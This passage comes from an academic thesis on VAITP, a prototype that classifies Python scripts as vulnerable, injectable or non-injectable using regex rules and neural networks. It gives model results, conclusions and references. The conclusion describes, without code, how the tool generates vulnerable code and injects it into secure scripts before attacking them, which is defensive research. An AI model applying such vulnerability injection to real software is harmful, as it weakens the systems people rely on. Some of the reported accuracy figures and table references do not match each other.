Kernel Size	1 - 64
Dropout	0 - 0.9
Filters	4-256
Strides	1 - 5
Fitting Epochs	10 - 10000

The execution of the AI RNN Classificator Collector, which automatically loops though several of the explored hyper-parameters for the AI RNN Fit Model, fitting all the models according to the Collector's parameters and collecting data for each, allowed the selection of the best performing model types and hyper-parameters for this application.
Based on 357 models fitted on my computer and 12714 models fitted (up to time of writing) on the university's VM, we concluded that the following hyper-parameters performed best within their model type:
Conv1D:
Conv1D models systematically yield high accuracy values with low loss rates. Fitting time for the presented optimum values is around 10 minutes.

Table 5.5: Best performing VAITP Conv1D AI Classificator model

C1	C2	C3	C4	C5	C6	C7	C8	C9	C10	C11	C12	C13
C1D	1000	3	0.2	ReLu	SoftMax	128	5	64	valid	1	94.8	0.17

C1 - Layer type
C2 - Fitting epochs
C3 - Density layers
C4 - Dropout
C5 - Activation function
C6 - Sequencing function
C7 - Filters
C8 - Kernel size
C9 - Output dimensionality
C10 - Padding
C11 - Strides
C12 - Accuracy mean
C13 - Loss mean

With one of the models fitted the great value of 100 was achieved. It was achieved

with a training data-set composed of 228 training files and 84 testing files. This proved the over-fitting of the model with the input data-set. Further tests with this model type and hyper-parameters, with a training data-set of 335 files and a testing data-set of 144 files, proved an accuracy of up to 93.96 with a loss of 0.14.
Bag of Words:
The BoW model revealed to yield good results but demanded more fitting epochs to achieve high accuracy values. Although more epochs were necessary, the time each took was significantly lower than any other model types, which made the model fitting take around 2 minutes.

Table 5.6: Best performing VAITP BoW AI Classificator model

Model Type	Fitting epochs	Density Layers	Dropout	Sequencing function	Accuracy Mean	Loss Mean
BoW	1000	7	0.2	Sigmoid	95.04	0.15

LSTM (single direction):
LSTM with only one direction revealed to be slow (around 10 minutes for the presented values) and to yield low accuracy results.

Table 5.7: Best performing VAITP LSTM (Single direction) AI Classificator model

Model Type	Fitting epochs	Density Layers	Dropout	Activation function	Sequencing function	Output dimensionality	Accuracy Mean	Loss Mean
LSTM	69	3	0.2	ReLu	SoftMax	128	59.73	0.75

LSTM (Bidirectional): Bidirectional LSTM-based models yield good results, but not the best mean accuracy and loss values, whilst being quite slow (around 20 minutes).

Table 5.8: Best performing VAITP LSTM (Bidirectional) AI Classificator model

Model Type	Fitting epochs	Density Layers	Dropout	Activation function	Sequencing function	Output dimensionality	Accuracy Mean	Loss Mean
LSTM	74	3	0	ReLu	SoftMax	128	90.55	0.42

5.2 Comparison between Regex and AI Model

Using VAITP GUI we compared how many correct and incorrect classifications both Regex and AI-based solutions were able to be obtained. We split our data into groups of four. Tree groups were used as training and validation and the forth group as test data, performing a 4-fold external cross validation allowed us to test the accuracy of our models as much as possible. The AI model used is based on Conv1D with 96% accuracy, fitted with the parameters settings presented in table 5.5.

Table 5.10: Results based on 55 files, all of them vulnerable

	Number of files predicted as injectable	Number of files predicted as vulnerable	Number of files predicted as non-injectable	Accuracy(%)
Regex	0	47	8	85.45
AI	1	52	2	94.54

As shown in table 5.5, from a total of 61 injectable files we obtained the results presented in table 5.9. Regex correctly predicted 31 files and AI 57. Regex had 27 false-positives predicted as vulnerable and 3 predicted as non-injectable, while AI had 2 false-positives predicted as vulnerable and 2 as non-injectable. Higher accuracy is observable for injectable files predictions with AI models, which proves the effectiveness of the proposed techniques.

Table 5.9: Results based on 61 files, all of them injectable

	Number of files predicted as injectable	Number of files predicted as vulnerable	Number of files predicted as non-injectable	Accuracy(%)
Regex	31	27	3	50.8
AI	57	2	2	93.4

From a total of 55 vulnerable files we obtained the results presented in table 5.10. Regex correctly predicted 47 files and AI 52. Regex had 8 false-positives predicted as non-injectable. AI had 1 false-positives predicted as injectable and 2 as non-injectable. Higher accuracy is observable for vulnerable files predictions with AI models which further proves the effectiveness of the proposed techniques.
From a total of 51 non-injectable files we obtained the results presented in table 5.11. Regex correctly predicted 46 files and AI 49. Regex had 5 false-positives predicted as vulnerable. AI had 2 false-positives predicted as vulnerable. Higher accuracy is once again observable for non-injectable files predictions with AI models which demonstrates the effectiveness of the proposed techniques.

Table 5.11: Results based on 51 files, all of them non-injectable

	Number of files predicted as injectable	Number of files predicted as vulnerable	Number of files predicted as non-injectable	Accuracy(%)
Regex	0	5	46	90.19
AI	0	2	49	96.07

The results presented in table 5.11 show a higher accuracy obtained by the AI models. This shows that the data-set, obtained from extracted CVEFixes database records, not only matches a big part of the vulnerabilities that were hard-coded with regular expressions in VAITP's database, but also that it has detected some that are yet to be coded.




Figure 5.1: Graph of the accuracy values obtained

Figure 5.1 shows a comparison graph of the obtained accuracy in detection between our most accurate AI model (a Conv1D with 96% accuracy) and Regex for the expected labels (injectable, vulnerable and non-injectable).

Chapter 6

Conclusion and future work

A novel technique, that combines the use of Regex and deep learning AI models results, for the analysis of vulnerabilities and possible injection points in Python scripts, is proposed in this paper. We developed a proof of concept software prototype allowing users to select and scan files or folders, for vulnerabilities and injection points using these techniques.

Scripts were classified as ″vulnerable″, ″injectable″ or ″non-injectable″: matching Regular expressions in Python code with known vulnerabilities and possible injection points (e.g.: removing a function that sanitizes an input from the user upon execution of the script), and using Recurrent Neural Networks to classify blocks of Python code (in its Abstract Syntax Tree form).

With proven high accuracy, from ″injectable″ scripts we obtained the most probable strings considered to be injectable. These were then used as input for a Sequence2Sequence model that ″translates″ this patched line versions into vulnerable code. The output from the Sequence2Sequence model can be used to create an injection point. Injected and vulnerable Python scripts can be attacked with a set of payloads.

A PDF report with all scanned files, vulnerabilities, injection points, working attacks, settings and logs can be exported.

Our software prototype brings value to the arsenal of tools that IT teams have at their disposal. It brings advancements in the defence of one of the most important resources available now-a-days: data. Python's mainstream adoption [Stackoverflow, 2021] increases the value of data handled and stored in systems that use this programming language.

With increasing global security concerns [IC3, 2021], cyber-security professionals are in need of reliable penetration testing tools, that can adapt to the reality of an enterprise. Although the increasing number of Python specific vulnerabilities is still quite lower than most other languages [WhiteSource, 2021], the value that each of these vulnerabilities can possibly unlock if exploited, increases temptation for malicious hackers.

As presented in this report, there are several security related tools for Python and others that include Python's support (e.g.: Bandit, SonarLint, Pysa or RATS), but none of them detect 100% of CVE reported vulnerabilities. This proves that there is still room for improvement in currently available solutions, and that the development of VAITP is an important step towards a more secure environment.

VUDENC (described in chapter 2.7) is the only AI based Python-specific solution we know of, able to detect vulnerable Python code blocks. VAITP is also capable of generating, injecting and attacking vulnerabilities in Python scripts.

So far, in our research, we identified, categorized and documented 108 vulnerabilities out of 148 known vulnerabilities listed in CVE Details. 8 out of 20 identified injection points have pattern matching Regex in VAITP's database. These can be used to inject a particular vulnerability into secure and well coded Python scripts.

To demonstrate the applicability of the gathered data, we compared the results of the most accurate AI models (based on BoW, Conv1D and LSTM).
The obtained results allowed us to conclude that both techniques have good performance. AI is able to systematically obtain a higher number of true positives, and a lower number of false negatives comparing to Regex. In chapter 5, these results are presented along with the hyper-parameters values of the AI models.

The different impacts of a vulnerability depend on its exploitability and on the environment it was exploited in. VAITP's execution allows IT teams to analyse the reaction of their systems in the presence of each vulnerability. This allows the development of protective measures adapted to the network's environment.

IT teams can also be tested to search for injected vulnerabilities with their existing security scanning solutions.

As presented in chapter 3.1, VAITP incorporates vulnerability information from security tools and databases. Vulnerability tracking is a work in progress and new vulnerabilities have to be added as they are discovered and corrected. We demonstrated some use case scenarios where the tool is applicable. For this we covered the research of existing libraries (their uses and applications), known vulnerabilities (and how to avoid them by following the best coding practices advised for Python) and how to inject vulnerable code into secure scripts.

Research and comparison of open-source python-specific vulnerabilities scanners allowed the development of a list of Python issues, along with a list of vulnerabilities and injection points. The main vulnerability scanners databases used so far rely on Bandit [Bandit, 2021], Sonar Source [Sonarsource, 2021] and CVEFixes [Bhandari et al., 2021]. This research data is used to populate VAITP's database and to create the datasets to fit the AI models. Using both Regex and the AI models directly from the GUI, the user can interact with the software prototype and to execute the necessary steps to analyse, inject and attack python scripts. To ensure the maintenance of the accuracy and detection rates, in Regex rules and in the AI datasets, it is necessary further research and vulnerability inclusion.

References

2018. URL https://pubs.opengroup.org/onlinepubs/9699919799/basedefs/V1_chap09.html.

2022. URL https://www.coursera.org/articles/red-team-vs-blue-team.

2022. URL https://www.trendmicro.com/vinfo/us/security/definition/denial-of-service-dos.

Arbitrary code execution, 2022. URL https://handwiki.org/wiki/Arbitrary_code_execution.

2022. URL https://developerpitstop.com/how-often-do-software-engineers-use-stack-overflow/.

Web Academy and Access control. Access control vulnerabilities and privilege escalation | web security academy, 2022. URL https://portswigger.net/web-security/access-control.

Yasemin Acar, Michael Backes, Sascha Fahl, Doowon Kim, Michelle L. Mazurek, and Christian Stransky. You get where you're looking for: The impact of information sources on code security. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 289–305, 2016. doi: 10.1109/SP.2016.25.

Nikhil Agnihotri. What are different types of artificial intelligence ? URL https://www.engineersgarage.com/what-are-different-types-of-artificial-intelligence/.

Mahmoud Alfadel, Diego Elias Costa, and Emad Shihab. Empirical analysis of security vulnerabilities in python packages. In *2021 IEEE International Conference on Software Analysis, Evolution and Reengineering (SANER)*, pages 446–457, 2021. doi: 10.1109/SANER50967.2021.00048.

Uri Alon, Meital Zilberstein, Omer Levy, and Eran Yahav. Code2vec: Learning distributed representations of code. *Proc. ACM Program. Lang.*, 3(POPL), jan 2019. doi: 10.1145/3290353. URL https://doi.org/10.1145/3290353.

Balbix. What to know about vulnerability scanners and scanning tools, 2021. URL https://www.balbix.com/insights/what-to-know-about-vulnerability-scanning-and-tools/.

Bandit. blacklist calls — bandit documentation, 2021. URL https://bandit.readthedocs.io/en/latest/blacklists/blacklist_calls.html.

BetterExplained. Intuitive guide to convolution, 2020. URL https://betterexplained.com/articles/intuitive-convolution/.

Guru Bhandari, Amara Naseer, and Leon Moonen. CVEfixes: Automated Collection of Vulnerabilities and Their Fixes from Open-Source Software. In *Proceedings of the 17th International Conference on Predictive Models and Data Analytics in Software Engineering (PROMISE '21)*, page 10. ACM, 2021. ISBN 978-1-4503-8680-7. doi: 10.1145/3475960.3475985.

Frédéric Bogaerts. Vaitp issues, 2022a. URL https://docs.google.com/spreadsheets/d/e/2PACX-1vTw12JLABkfqGAyvfcaJbmeWhO5Xoer3ohPPp9-sjiVotXD4CD_-Hr2VYOgjeVQqUQ5wOaB-zOCImPN/pubhtml.

Frédéric Bogaerts. Vaitp, 2022b. URL https://github.com/netpack/vaitp.

Charles Bukowski. *So you want to be a writer?* Ecco, 2008.

CERN. Rats, 2021. URL https://security.web.cern.ch/recommendations/en/codetools/rats.shtml.

cvedetails.com. Python python : Cve security vulnerabilities, versions and detailed reports, 2022. URL https://www.cvedetails.com/product/18230/Python-Python.html?vendor_id=10210.

Adit Deshpande. A beginner's guide to understanding convolutional neural networks part 2, 2019. URL https://adeshpande3.github.io/A-Beginner%27s-Guide-To-Understanding-Convolutional-Neural-Networks-Part-2/.

Robert DiPietro and Gregory D. Hager. Chapter 21 - deep learning: Rnns and lstm. In S. Kevin Zhou, Daniel Rueckert, and Gabor Fichtinger, editors, *Handbook of Medical Image Computing and Computer Assisted Intervention*, The Elsevier and MICCAI Society Book Series, pages 503–519. Academic Press, 2020. ISBN 978-0-12-816176-0. doi: https://doi.org/10.1016/B978-0-12-816176-0.00026-0. URL https://www.sciencedirect.com/science/article/pii/B9780128161760000260.

Pranay Dugar. Seq2seq models, 2019. URL https://towardsdatascience.com/day-1-2-attention-seq2seq-models-65df3f49e263?gi=91f7b7ffcf8f.

Jose Fonseca, Marco Vieira, and Henrique Madeira. Vulnerability amp; attack injection for web applications. In *2009 IEEE/IFIP International Conference on Dependable Systems Networks*, pages 93–102, 2009. doi: 10.1109/DSN.2009.5270349.

Ivo Gomes, Pedro Morgado, Tiago Gomes, and Rodrigo Moreira. An overview on the static code analysis approach in software development. URL https://www.google.com/url?sa=t&amp;rct=j&amp;q=&amp;esrc=s&amp;source=web&amp;cd=&amp;cad=rja&amp;uact=8&amp;ved=2ahUKEwjsmoPb-NT4AhUFQvEDHQIzBkAQFnoECAMQAQ&amp;url=https%3A%2F%2Fpaginas.fe.up.pt%2F~ei05021%2FTQSO%2520-%2520An%2520overview%2520on%2520the%2520Static%2520Code%2520Analysis%2520approach%2520in%2520Software%2520Development.pdf&amp;usg=AOvVaw31acUEOY67i8-sQ1H6i-vg.

GoogleInc. Tensorflow, 2021. URL https://www.tensorflow.org/.

Sathiya Gunasekaran. Checking vulnerabilities in your python code with bandit, 2022. URL https://stackabuse.com/checking-vulnerabilities-in-your-python-code-with-bandit/.

Rahul Gupta, Soham Pal, Aditya Kanade, and Shirish Shevade. Deepfix: Fixing common c language errors by deep learning. 31, Feb. 2017. doi: 10.1609/aaai.v31i1.10742. URL https://ojs.aaai.org/index.php/AAAI/article/view/10742.

Ananda Hange. Target prediction using single-layer perceptron and multilayer perceptron, 2021. URL https://medium.com/nerd-for-tech/flux-prediction-using-single-layer-perceptron-and-multilayer-perceptron-cf82c1

Christopher Henard, Mike Papadakis, Mark Harman, Yue Jia, and Yves Le Traon. Comparing white-box and black-box test prioritization. In *2016 IEEE/ACM 38th International Conference on Software Engineering (ICSE)*, pages 523–534, 2016. doi: 10.1145/2884781.2884791.

Hubble. Hubble, 2021. URL https://hubblestack.readthedocs.io/en/latest/index.html.

IC3. Anual internet crime report, 2021. URL https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf.

Yash Joshi. Text cleaning using the nltk library in python for data scientists, Oct 2021. URL https://www.analyticsvidhya.com/blog/2020/11/text-cleaning-nltk-library/.

Karin Kelley. What is artificial intelligence: Types, history, and future, 2022. URL https://www.simplilearn.com/tutorials/artificial-intelligence-tutorial/what-is-artificial-intelligence.

Aditya Kurniawan, Bahtiar Saleh Abbas, Agung Trisetyarso, and Sani Muhammad Isa. Static taint analysis traversal with object oriented component for web file injection vulnerability pattern detection. *Procedia Computer Science*, 135:596–605, 2018. ISSN 1877-0509. doi: https://doi.org/10.1016/j.procs.2018.08.227. URL https://www.sciencedirect.com/science/article/pii/S1877050918315230.

Susan Li. Multi-class text classification with doc2vec & logistic regression, 2018. URL https://towardsdatascience.com/multi-class-text-classification-with-doc2vec-logistic-regression-9da9947b43f4.

Yashu Liu, Yu-Kun Lai, Zhihai Wang, and Hanbing Yan. A new learning approach to malware classification using discriminative feature extraction. *IEEE Access*, PP, 2019. doi: 10.1109/ACCESS.2019.2892500.

H. Marques, N. Laranjeiro, and Bernardino J. Injecting software faults in python applications. In *Injecting software faults in Python applications*, pages 3–33, 2022. doi: 10.1007/s10664-021-10047-9.

Meta. Pysa: An open source static analysis tool to detect and prevent security issues in python code, 2021. URL https://engineering.fb.com/2020/08/07/security/pysa/.

Christopher D. Manning Minh-Thang Luong, Hieu Pham. Effective approaches to attention-based neural machine translation. *arxiv*, 2015. doi: 10.48550/arXiv.1508.04025.

Patrick Morrison, Kim Herzig, Brendan Murphy, and Laurie Williams. Challenges with applying vulnerability prediction models. 04 2015. doi: 10.1145/2746194.2746198.

Abdallah Moubayed, Mohammadnoor Injadat, Ali Nassif, Hanan Lutfiyya, and Abdallah Shami. E-learning: Challenges and research opportunities using machine learning & data analytics. *IEEE Access*, PP:1–1, 07 2018. doi: 10.1109/ACCESS.2018.2851790.

Juliane Mueller, Namho Kim, Simon Lapointe, Matthew J. McNenly, Magnus Sjöberg, and Russell Whitesides. Chapter 2 - optimization of fuel formulation using adaptive learning and artificial intelligence. In Jihad Badra, Pinaki Pal, Yuanjiang Pei, and Sibendu Som, editors, *Artificial Intelligence and Data Driven Optimization of Internal Combustion Engines*, pages 27–45. Elsevier, 2022. ISBN 978-0-323-88457-0. doi: https://doi.org/10.1016/B978-0-323-88457-0.00009-6. URL https://www.sciencedirect.com/science/article/pii/B9780323884570000096.

UK NCSC. Understanding vulnerabilities, 2022. URL https://www.ncsc.gov.uk/information/understanding-vulnerabilities.

NetworkCultures. Machine dreaming on writing with language transformers, 2021. URL https://networkcultures.org/longform/2021/08/16/machine-dreaming-on-writing-with-language-transformers/.

Christopher Olah. Understanding lstm networks, 2016. URL http://colah.github.io/posts/2015-08-Understanding-LSTMs/.

OWASP. Vulnerabilities, 2021a. URL https://owasp.org/www-community/vulnerabilities/.

OWASP. Buffer overflow, 2021b. URL https://owasp.org/www-community/vulnerabilities/Buffer_Overflow.

OWASP. Owasp zed attack proxy (zap), /21. URL https://www.zaproxy.org/.

PYT. Pyt, 2021. URL https://pypi.org/project/pyt/.

Software Foundation Python. Python, 2022a. URL https://www.python.org/.

Software Foundation Python. Python 3.10.2, 3.9.10, and 3.11.0a4 are now available, 2022b. URL https://pythoninsider.blogspot.com/2022/01/python-3102-3910-and-3110a4-are-now.html.

Akond Rahman, Effat Farhana, and Nasif Imtiaz. Snakes in paradise?: Insecure python-related coding practices in stack overflow. In *2019 IEEE/ACM 16th International Conference on Mining Software Repositories (MSR)*, pages 200–204, 2019. doi: 10.1109/MSR.2019.00040.

Guard Rails. Guard rails, 2021. URL https://pypi.org/project/guardrails/.

Jonathan Reimer. Why static code analysis doesn't belong into your ci, 2022. URL https://www.code-intelligence.com/blog/why-static-code-analysis-doesnt-belong-into-your-ci.

Safety. Safety project, 2021. URL https://pypi.org/project/safety/.

Salus. Salus, 2021. URL https://github.com/coinbase/salus.

Secure.py. Secure.py, 2021. URL https://secure.readthedocs.io/en/latest/.

Anthony Shaw. 10 common security gotchas in python and how to avoid them, 2021. URL https://hackernoon.com/10-common-security-gotchas-in-python-and-how-to-avoid-them-e19fbe265e03.

SonarSource. Sonar source rules, 2021. URL https://rules.sonarsource.com/.

Sonarsource. Sonarsource rule 5334, 2021. URL https://rules.sonarsource.com/python/type/Vulnerability/RSPEC-5334.

Nitish Srivastava, Geoffrey Hinton, Alex Krizhevsky, Ilya Sutskever, and Ruslan Salakhutdinov. Dropout: A simple way to prevent neural networks from overfitting. *Journal of Machine Learning Research*, 15(56):1929–1958, 2014. URL http://jmlr.org/papers/v15/srivastava14a.html.

Stackoverflow. Stack overflow developer survey 2021, 2021. URL https://insights.stackoverflow.com/survey/2021.

Swissky. Payloadsallthethings, 2022. URL https://github.com/swisskyrepo/PayloadsAllTheThings.

TensorFlow. Neural machine translation with attention, 2022a. URL https://www.tensorflow.org/text/tutorials/nmt_with_attention.

TensorFlow. Recurrent neural networks, 2022b. URL https://developers.google.com/machine-learning/glossary/recurrent_neural_network.

Tiobe. Tiobe (2022) tiobe index, 2022. URL https://www.tiobe.com/tiobe-index/.

Laura Wartschinski, Yannic Noller, Thomas Vogel, Timo Kehrer, and Lars Grunske. VUDENC: Vulnerability detection with deep learning on a natural codebase for python. *Information and Software Technology*, 144:106809, apr 2022. doi: 10.1016/j.infsof.2021.106809. URL https://doi.org/10.1016%2Fj.infsof.2021.106809.

WhiteSource. What are the most secure programming languages?, 2021. URL `https://www.whitesourcesoftware.com/most-secure-programming-languages/`.

Wikipedia. Stack overflow, 2021. URL `https://en.wikipedia.org/wiki/Stack_Overflow`.

Wikipedia. Deep learning, 2022a. URL `https://en.wikipedia.org/wiki/Deep_learning`.

Wikipedia. John mccarthy (computer scientist), 2022b. URL `https://en.wikipedia.org/wiki/John_McCarthy_(computer_scientist)`.

Wikipedia. Bag of words model in computer vision, 2022c. URL `https://en.wikipedia.org/wiki/Bag-of-words_model_in_computer_vision`.

Andreas Zell. *Simulation Neuronaler Netze [Simulation of Neural Networks] (in German) (1st ed.)*. 1994.

Appendices

POLI
TÉCNICO
GUARDA

CERTIFICADO

A comissão organizadora do I Ciclo de Seminários em Inteligência Artificial e Análise de Dados, certifica que:

Frédéric Bogaerts

apresentou a comunicação

UTILIZAÇÃO DE INTELIGÊNCIA ARTIFICIAL APLICADA A VULNERABILIDADES PYTHON

neste ciclo de seminários, realizado na Escola Superior de Tecnologia e Gestão do Instituto Politécnico da Guarda, no dia 18 de maio de 2022.

P'la Comissão Organizadora

Maria Cecília Rosa

(Prof. Doutora Maria Cecília Rosa)